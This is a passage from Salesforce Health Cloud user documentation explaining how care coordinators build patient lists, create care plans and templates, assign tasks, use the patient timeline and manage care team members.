7. Optionally, search for and select the name of the care coordinator to assign to the patients.
 -  **Note:** If you choose not to assign a care coordinator during this step, you can assign one later in the Case Team section of the Care Plan case record. You can also have your admin create automatic case assignment rules.
8. Click **Next**.
9. Review the list of patients and the assigned coordinator, if one is assigned, and click **Save**.

Create a Customized List of Patients

You can create your own list of patients based on things like shared conditions, common protocols, or other similarities that are important to managing their care. We've made it easy to break up your master patient list into smaller, more manageable lists.

 **Note:** If you don't see the records and fields you want to use in your patient list, contact your Health Cloud admin to request access.

1. On the Patient List tab, click the gear , and select **Create New List**.
2. In the first row, click inside the first lookup and type the name of the record to use as a filter. The field displays a dynamic list of matching records when you start typing in the lookup field.
For example, select a record that holds prescription information to create a list based on a common medication. When you select a record, you can select any field in the record and

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create patient lists:

- "Health Cloud Standard"

display it as a column in your list. If the record you need isn't in the list, your Health Cloud admin can add the object by creating a cross-object relationship to that object. For information, see the *Health Cloud Implementation Guide*.

3. In the second lookup field, type the name of the field in that record to display.

For example, select the medication name or ID.

4. Choose a filter operator.

The operator in a filter is like the verb in a sentence. Use an operator to specify the action you want the filter to take.

5. Enter a value to match or exclude.

For example, you can create a filter with the operator `equals` and a value of `insulin` to return results for patients who use insulin.

The values that appear in this field are dependent of the type of field you select. For example, if you select `Hospitalize Period End`, a date field and a time field appear. Or, if you select a checkbox field, like `Hospital Readmission`, a checkbox with the value `True` appears.

Note: There are some filter criteria limitations you should be aware of:

- **None** is not a value available in picklists.
- If you select an ID field as a criterion, make sure you enter a valid ID. ID values are not validated.
- If you select a Date field as a criterion, make sure you don't leave its value blank or null.

6. Add more rows, if necessary.

For example, add criteria for patients with diabetes that were admitted to the hospital in the past six months.

7. If you have multiple filter rows, you can fine-tune your criteria further. Enter a logical expression in the **Filter Logic** text box that applies filter logic operators to your filters.

- You can apply the filter logic operators **AND** and **OR**. For example, the expression **(1 AND 2) OR 3** finds records that match both Filter 1 and Filter 2, or Filter 3. Filter rows that you don't specify in the expression are ignored.
- If you leave the **Filter logic** text box empty, the default operator **AND** is applied to all your filter rows.

8. Click **Next**.

9. Select the fields you want to display for each category. The Patient Name field automatically appears in the patient list.

- a. To add or remove fields, select a field name, and click the **Add** or **Remove** arrow.
- b. Use the arrows to arrange the sequence of the fields.

10. Click **Next**.

11. Enter the name for the list.

12. Click **Save New List**.

Example: Here's an example of how to create a list of patients with diabetes. You can create additional rows of filter criteria to narrow the scope of the list.

Add these filter criteria on the Add Filters page:

- **Record:** Record
- **Object:** EHR Condition
- **Field:** Code Label
- **Filter:** contains

- **Value:** diabetes

To customize how the list appears, select the fields you want to show and arrange their sequence. Name the list and save your work.

Create a Patient Care Plan

Customizable care plans help your patients take practical steps to improve their health on a day-to-day basis.

Watch a Demo: [Use Care Plans to Help Patients Reach Their Goals](#)

A care plan consists of clearly defined goals and tasks that help to mitigate or control health-related problems. A care plan gives the healthcare team a history of the patient and the progress or challenges related to the patient's health. A care plan can have any number of problems with associated goals and tasks that you can track from the patient's tab in the console. Problems are listed based on importance, with higher priority items listed first.

The patient care plan is made up of these components.

- **Problems** (1) are clinical or non-clinical health issues that range from a specific diagnosis to more general conditions. Problems are identified through many sources: the primary care physician, a lab test, an issue reported by the patient, a diagnosis, or a stage of a disease. A problem can be a specific diagnosis, such as chronic bronchitis. Problems can also include general issues, such as when a patient needs assistance with daily activities in the home. When you assign a priority to problems, they appear in order of priority.
- **Goals** (2) are the patient objectives that help achieve an improved outcome for a problem. You can only create a goal within the context of a problem. A problem can have several goals. For example, a patient with arthritis could have the goals to keep daily pain levels under 4/10 and to keep or increase range of motion. As the patient progresses toward the goal, make sure to update the status of the goal.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise, Performance, and Unlimited** Editions

- **Tasks** (3) are specific measurable actions toward the goals to mitigate the associated problem. So the patient with arthritis whose goal is to keep or increase range of motion could have a task to attend physical therapy sessions. Tasks have fields that show priority, due date, status, and who the task is assigned to. When a task is accomplished, you update the percent complete in the associated goal.

Care Plan Create ▾ ?

PROBLEMS & GOALS TASKS

Add Problems and Goals

Problems and related goals create the basic structure for your patient’s care plan. Access the care plan from the patient’s primary tab.

1. Navigate to the Care Plan tab.
2. Select **Create** and then **Problem**.
 - a. Enter a problem name, such as *Basic self-care for diabetes needed*, and include a description.
 - b. Optionally, select the priority for the problem.
Problems appear in order of their priority.
 - c. Click **Save**.
3. To create a goal for the problem, click the **Actions** button ▾ and select **Create Goal** from within the problem.
 - a. Enter a name for the goal, such as *Proper foot care to prevent complications*, and a description.
 - b. Optionally, select the priority for the goal.
Goals appear in order of their priority.
 - c. In the % Progress field, enter a percentage that represents progress toward achieving the goal.
 - d. Click **Save**.
You can create multiple goals for each problem.

For each goal, [create tasks](#) that help to meet the goal.

Tasks

Tasks help you track and measure the activities associated with your patients. From the Health Cloud console, you can ask a caregiver to drive a patient to an appointment, remind yourself to follow up on a missed appointment, or assign a patient a pre-admission survey to complete.

EDITIONS

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions



USER PERMISSIONS

To create tasks:

- “Health Cloud Standard”

In Health Cloud, you can create a task from several places.

- Save time and effort by creating tasks for individual patients, groups of patients, or even yourself from the patient list. Select patients from your patient list, create the task, and you're done! It's quick and easy to track things like wellness surveys or followup questionnaires that go to a group of your patients with common conditions. You can also assign yourself a task related to a patient so that you can track important milestones.
- Create tasks for a patient or a caregiver from the patient's care plan. These tasks are specific measurable actions toward the goals that mitigate the associated problem. For example, create a task to attend weekly physical therapy sessions for an arthritis patient whose goal is to keep or increase range of motion.
- When a care team member is part of the community, assign tasks to care team members using a link in their profile. These tasks are not directly tied to the problems and goals associated with the care plan.

All tasks have fields for basic information, like description, due date, task type, who the task is assigned to, and who is responsible for performing the task. Tasks that are created from within the care plan also include fields to let you associate the task with a specific problem and goal.

When you create a task for a care team member, the task is always assigned to that member. When you create a task from the patient list, you have two choices for the performer of the task: yourself or the patient.

You can track tasks belonging to you and to any care team members from the care plan task list. Use filters to show all the tasks related to the patient, tasks that are related to the goals and problems in the care plan, or unrelated tasks that aren't specific to a goal or problem.

Care Plan							Create
PROBLEMS & GOALS							TASKS
These are all the tasks related to the Care Plan							All Tasks
subject	Priority	Due Date	Status	Assigned To	Related Contact	All Tasks	
Test Blood Sugar 3 times a day	Normal	2015-11-02	Not Started	Charles Green	Charles Green	Unrelated Tasks	
Start exercise program for 30 minutes daily	Normal	2015-10-20	Not Started	Charles Green	Charles Green	Related Tasks	
Follow up with dietitian for diet plan	Normal	2015-10-24	Not Started	Mellinda Smith	Charles Green		
Education on daily management	Normal	2015-10-10	Not Started	Mellinda Smith	Charles Green		
Creation of written self-care plan between patient and doctor	Normal	2015-10-08	Not Started	Mellinda Smith	Charles Green		

Patients see their tasks from within the community. Tasks you've assigned to yourself appear in your task list in the Salesforce Home tab, the Today page, and in the task list of the patient's care plan.



[Create Tasks Related to Your Patients and Their Care](#)

Creating tasks for your patients or their caregivers is an easy way to track and manage activities related to a care plan.

Create Tasks Related to Your Patients and Their Care

Creating tasks for your patients or their caregivers is an easy way to track and manage activities related to a care plan.

 **Note:** Salesforce Communities provides the collaboration support for Health Cloud. Some of the collaborative features aren't available until you enable Salesforce Communities and create a private patient community.

The screenshot shows a 'New Task' form with the following fields and values:

- Subject:** Devise basic diabetes self-care
- Task Owner:** Mellinda Smith
- Description:** Create self-care plan for Charles to review with his doctor
- External Member:** Charles Green
- Type:** Other
- Priority:** Normal
- Status:** Not Started
- Problem:** Basic diabetes self-care need
- Goal:** Diabetes self-care plan implem
- Due Date:** Feb 18, 2016
- This is a recurring task

USER PERMISSIONS

To create tasks:

- "Health Cloud Standard"

When you create a task from the patient list or from the patient care team, the task isn't related to care plan problems or goals, so you don't see those fields. These tasks appear in the list of unrelated tasks or in the All Tasks list. Tasks created from the Care Plan appear in the list of related tasks.

1. Create a task from one of the following places in the console.
 - From the Patient List, select one or more patient names, click the **Action** menu, and select **Create Task**.
 - On the Care Plan page, select either the **Create** menu at the top of the care plan or the **Create Task**  button within a care plan goal.
 - From the patient care team, click a member's picture and select **Create Task**. Care team members must be members of the community to be assigned a task.
2. Enter a subject and description for the task.

Make sure to add a clear task name and a useful description.

3. In the Task Owner field, select the name of the person who is responsible for this task. The person can either oversee or perform the task. This field shows names of people who are either internal users or community members.
Generally, when you create a task, the assignment defaults to your username, but you can select someone else. When you create a task for a care team member, the task is assigned to the selected member.
4. If the task is performed by an external member of the care team, select the name of the person to complete the task.
5. Choose the type of task you're creating.
6. Select the priority and status of the task.
7. When you create a task from within the care plan, select the problem and the goal that this task is related to.
The goals that appear in the picklist are related to the problem you select.
 **Note:** Tasks created from the patient list or from the patient care team aren't related to care plan problems or goals. They appear in the list of unrelated tasks or in the All Tasks list.
8. Select a due date from the calendar.
9. Click **Save**.

Care Plan Templates Help Simplify Patient Onboarding

Take the "work" out of workflows with care plan templates that let care coordinators create customized patient care plans with just a few clicks. Coordinators can add problems, goals, and tasks in bulk to a patient's care plan. Predefined care plan templates reduce the time spent to create a care plan and enforce standards of care that improve healthcare outcomes.

[Select Care Plan Templates](#)

From within the Health Cloud console, you can search through your company's library of care plan templates and choose the ones that address your patient's conditions.

[Customize the Care Plan Templates](#)

Every patient's journey is different. Once you've selected care plan templates, you can customize them by selecting the problems, goals, and tasks that apply to your patient.

[Apply the Care Plan Templates to Your Patient](#)

Once you've selected the templates and removed the items that don't apply to your patient, review your work and you're done!

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Select Care Plan Templates

From within the Health Cloud console, you can search through your company's library of care plan templates and choose the ones that address your patient's conditions.

-  **Note:** A patient's care team must have at least one internal user in the care coordinator role so that tasks can be assigned to the care coordinator.

Use the Select Templates tab to select the templates to apply to a patient.

1. From the patient card navigation menu, select **Care Plan Templates** or click the **Care Plan Templates** subtab for that patient.
2. Search **(1)** for a template by typing its name in the text box and clicking the magnifying glass icon or pressing **Enter**.



EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Type at least two characters in the text box to perform a search. You can view up to 500 templates at a time. If the template you're searching for isn't in the list, try narrowing your search criteria.

3. Select the templates **(2)** to apply to the patient. You can add as many as five templates per patient. A selected template remains in the list even if you move to another page or decide to perform another search for more templates.
4. The templates you select appear in the selected templates section **(3)**. You can remove a template from the list by clicking the **X** or by unchecking the box next to the template name.
5. Click **Next**.

Customize the Care Plan Templates

Every patient's journey is different. Once you've selected care plan templates, you can customize them by selecting the problems, goals, and tasks that apply to your patient.

Note: A patient must be a community user to have a task assigned. If the patient isn't a community user, patient tasks are assigned to the care coordinator.

The Customize to Patients tab is where you tailor the care plan to meet your patient's unique healthcare needs.

1. Select the name of the care coordinator **(4)** who is responsible for care coordination tasks, like scheduling appointments and making follow-up calls. If the patient isn't a community member and can't be assigned to a task, the care coordinator is assigned these tasks. Only care coordinators who are internal Salesforce users appear in the list.
2. Select the date **(5)** that the care plan starts for the patient.

This date is the anchor date for the problems, goals, and tasks associated with the care plan. Tasks that have an offset date use this date as the starting point and add the assigned offset to the start date. For example, if the template start date is December 9 and a task offset is *+7 days*, the task's due date is December 16.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

- Remove any of the items that don't apply to your patient (6) by clearing the checkbox.



Each care plan template appears with the associated problems selected by default. If a problem or goal doesn't apply to the patient, you can remove it and its child items from the care plan. For example, if a patient already has supplies for blood glucose control, you can remove the task for purchasing supplies. When you remove a problem, you remove the goals and tasks associated with it.

- Expand individual sections of problems, goals, and tasks by clicking the triangles (7).

When you expand the list of tasks, you can see the owner, priority, and number of offset days.

- Click **Next**.

 **Note:** If you click the **Back** button, you lose your changes.

Apply the Care Plan Templates to Your Patient

Once you've selected the templates and removed the items that don't apply to your patient, review your work and you're done!



- Review the care plan before you apply it to the patient.
If you decide to add or remove an item to the care plan before you're finished, click **Back** and make your changes.
- After you click **Apply**, the care plan, along with its problems, goals, and tasks are added to the Care Plan tab for the patient.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

When you add many problems, goals, and tasks to a care plan, you may not see your changes immediately. Refresh the Care Plan tab in a few minutes to see your additions to the care plan.

Monitor the Timeline of a Patient’s Medical Events

The patient timeline gives you a snapshot of your patient’s healthcare events and activities in chronological order.



Watch a Demo: [Use the Timeline to Monitor Patient Health History](#)

Since the information displayed in the timeline is interactive, you can select any time scale and see all the important details of your patient’s care or filter the events to see a targeted view. So now it’s super easy to get a snapshot of your patient’s prescriptions for the last 90 days or look at the upcoming medical events for the next six weeks.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

You can filter the events (1) that appear on the timeline. View all health record and engagement events, or you can view just a few. Filter to show events such as messages from different medical practitioners, forms you’ve sent to the patient, diagnosed conditions, discharge dates, and other electronic health records.

To view the patient’s upcoming medical activities (2), select a start date and then how many days you’d like to see from that date into the future. You can narrow that amount of time or expand it up to 365 days, depending on the length of time you’d like to see.

When you hover your cursor over an event (3), you can see the highlights for that event—for example, the name and the amount of a medication that was prescribed on a certain date.

Below the main timeline is a mini-map with a slider (4) that lets you quickly scroll through the timeline. To redefine the date range, drag the marker at the end of the slider. When you drag the slider, the Start Date and Days to Show fields change in response. Click a cluster of timeline events in the mini-map to set the start date or to drill in and investigate a cluster of events.

Engage Patients with the Private Patient Community

The care team is the hub of your patient’s private community—it represents everyone working to make sure that your patient succeeds with his or her care plan. It includes healthcare professionals from inside and outside of your organization, and family members of the patient.

[Manage the Extended Care Team](#)

Patients with an invested team of professional and personal caretakers are more likely to manage their conditions successfully. Each member plays an important role in maintaining the health and ensuring the progress of the patient.

[Add a Member to the Care Team](#)

It’s quick and easy to add people of various roles to the care team. People who work for your organization are considered internal members and have access to more information about the patient. External members, like family and outside providers, have restricted access to the patient’s information based on the sharing rules set up by your admin.

[Use the Chatter Feed to Collaborate with the Care Team](#)

The Chatter feed on the Collaboration tab shows all the conversations with care team community members and activities related to the care plan.

[Send a Private Message to a Care Team Member](#)

Chatter messages let you have secure private conversations with other Chatter users who are also members of the care team. You can also use messages to notify people when a file has been shared with them. Messages don’t appear in your feed, your profile, global search results, or any other part of Chatter that’s publicly visible.

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Manage the Extended Care Team



Patients with an invested team of professional and personal caretakers are more likely to manage their conditions successfully. Each member plays an important role in maintaining the health and ensuring the progress of the patient.

Watch a Demo: [Manage the Patient Care Team](#)

Note: Salesforce Communities provides the collaboration support for Health Cloud. Some of the collaborative features aren't available until you enable Salesforce Communities and create a private patient community.

Your admin defines roles, which can include:

- Care coordinator
- Patient
- Caregiver
- Primary physician

Members of the community have a checkmark by their thumbnail photo and members without community access don't have a checkmark. Internal members, to the right of the patient, are people within your company who have access to Health Cloud. External member, to the left of the patient, are people from outside your company, like caregivers or medical professionals who work for other companies or agencies.

Click a care team member's profile picture in the care team view to see quick view options for interacting with that person. You can perform the following actions from the member's profile.

- **View the member's email address.** The member's profile shows their email address so that you can use an external email application to contact external members who don't have access to the community.
- **Edit a member's record.** You can edit the original record for each member of the team. When the member is an internal user or a member of the patient community, you can see and edit their user record. If the person is an external member without community access, you see the contact record.
- **Add the member to the community.** If the care team member isn't already a member of the community, select this link to add the person to the patient's community. Make sure that the contact record has an email address, because an email notification with login information for the community is sent. Internal users already have access to the community.
- **Send a private message.** You can send a private Chatter message to a care team member who is a part of the patient community. Members of the community have a checkmark by their thumbnail photo to let you know you can send a private message.

Chatter messages let you have secure private conversations with other Chatter users. Use messages to send your patient a question privately or to communicate with a care team member when a discussion isn't relevant to everyone. Messages don't appear in your feed, your profile, global search results, or any other part of Chatter that's publicly visible.

- **Create a task for the member.** When the member you're working with is part of the community, you can create a task that appears on the person's home page.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions



- **Remove a member.** What if your patient changes physicians, or a family member is no longer involved in the care team? You can remove a member from the team and from the patient’s community. Be sure that the person doesn’t have open tasks before you remove the member. It’s a best practice to reassign those tasks to another member of the team so that you don’t lose track of the task.

 **Note:** Because it’s possible that someone like a respiratory therapist could be a member of several care teams, a person retains community access even when removed from a specific care team.

Add a Member to the Care Team

It’s quick and easy to add people of various roles to the care team. People who work for your organization are considered internal members and have access to more information about the patient. External members, like family and outside providers, have restricted access to the patient’s information based on the sharing rules set up by your admin.

When you search for the name of the person you want to add, be sure to check both the internal and the external tabs in the middle of the page. The name you want may be on a tab that you’re not currently viewing. If the person doesn’t appear in the results, then you can add a person to Health Cloud by creating an external member on the fly.



INTERNAL		EXTERNAL	
NAME		ACCOUNT NAME	USER
Charles Green			Yes
Christian Perez		Christian Perez	No
Richard Yang		Richard Yang	No

1. Click **Add a Care Team Member**.
2. Type the name of the person and click the Search icon .

 **Note:** Make sure to check both the Internal and External tab for results. The external tab shows the person’s name, the related account when the person is a contact, and whether the person has a user record.

3. If the person’s name wasn’t found, click **Create External Member** to add a new external member to the care team.

- a. Enter the person’s name and contact information.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To add a care team member:

- “Health Cloud Standard”

 **Note:** To add the new external member to the community, be sure to enter a unique email address for them. Community members can't share email address.

- b. Click **Save**.
4. Select the person's role in the care team.
